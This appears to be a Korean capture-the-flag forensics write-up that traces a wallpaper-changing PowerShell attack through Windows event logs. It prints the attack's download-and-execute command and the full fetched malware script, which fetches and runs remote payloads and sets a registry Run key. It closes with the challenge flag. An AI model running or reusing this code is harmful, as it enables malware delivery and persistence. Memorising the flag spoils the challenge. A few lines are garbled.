

Dreamhack-nikonikoni

1 LEVEL 1

nikonikoni

forensics

👁 383 📄 136 📅 2024.10.02. 09:22:42

📄 문제 파일 받기

일단 ftk로 파일 열어주고



C:\Windows\System32\winevt\Logs\ 경로로 가면 된다.

근데 배경화면이 니코니코니로 바뀌었다 했다. 파워셸을 관리자 권한으로 사용하면 배경화면이 바뀌기 때문에 우리는 파워셸이 시작되는 이벤트 로그를 먼저 알아내야한다.

powershell 엔진이 실행되었을 때를 나타내는 이벤트 로그?

=>600

이다

 System	2024-04-07 오전 12:23	이벤트 로그	1,092KB
 Windows PowerShell	2024-04-07 오전 12:27	이벤트 로그	1,092KB

우리는 파워셸이 실행이 됐을때를 알아내야하기 때문에 로그 파일에서 윈도우즈 파워셸 로그에 들어가서

```
HostVersion=5.1.19041.5950
HostId=a7a589b2-acc6-427b-95be-1169b23ea4a6
HostApplication=powershell.exe -exec bypass -C IEX (New-Object Net.WebClient).DownloadString
https://raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1');
EngineVersion=
```

보면 `downloadstring`이 보이고 뭔가를 다운로드 하는 것 같아서 저 명령어에 대하여 찾아보니

앞에 있는

`powershell.exe -exec bypass`는 정책을 우회하여 `powershell`을 실행시키는 코드라는 것을 알수가 있고

`-C IEX() DownloadString()`은 뒤에 오는 명령어인 다운로드 스트링의 메서드로 지정된 `url`을 다운로드 한다는 걸 알 수 있다

뒤에 있는 `url`을 실행시키기 때문에 저 `url`을 검색하며 보면, 아래와 같이 나온다

```
← → ↻ raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1

# First shit
write-host "hello I'm hacker. And I need some money`n";
write-host "1. Wallpaper Change.`n`n";

(New-Object System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/esby97/dakuo_powershell/master/SetWallpaper.exe', 'C:\#merong.exe');
(New-Object System.Net.WebClient).DownloadFile('https://i.imgur.com/RjGEkYZ.jpg', 'C:\#ani.jpg');
Start-Process "C:\#merong.exe" "C:\#ani.jpg";

# Second shit
write-host "2. Powershell Ransomware.`n`n";

IEX((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/esby97/powershell_malware/master/malware2.ps1'));

# Third shit
write-host "3. Set Registry Run Key.`n`n";


$origin_path = "$env:USERPROFILE\Desktop\README.Ink";
$new_path = "$env:TEMP\#super_secret.Ink";

Copy-Item -Path $origin_path -Destination $new_path
$registry_run_key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

New-ItemProperty -Path $registry_run_key -Name Malware -PropertyType String -Value $new_path

write-host "`n`nFinished!!`n`n";
```

위 코드를 보면 배경화면을 변경하는 프로그램의 이름은



`SetWallpaper` 이다

배경화면 이미지 파일 이름은

```
esbys17dakdo_jp  
'C:\ani.jpg');
```

ani 이다

이벤트 속성 - 이벤트 600, PowerShell (PowerShell)

일반

자세히

"Function" 공급자가 Started입니다.

세부 정보:

ProviderName=Function
NewProviderState=Started

로그 이름(M):Windows PowerShell

원본(S):PowerShell (PowerShell)

이벤트 ID(E):600

수준(L):정보

사용자(U):해당 없음

Opcode(O):정보

로그된 날짜(D):2024-04-07 오전 12:26:45

작업 범주(Y):공급자 수명 주기

키워드(K):클래식

컴퓨터(R):DESKTOP-JIC1U1P

복사(P)

닫기(C)

악성 스크립트 실행 시간은 로그된 날짜를 `unix timestep`으로 초단위로 바꾸면

Enter a Date & Time

Year

Month

Day

Hour (24 hour)

Minutes

Seconds

2024

04

07

00

26

45

Convert →

Unix Timestamp

1712417205

1712417205

FLAG: DH{merong_ani_1712417205}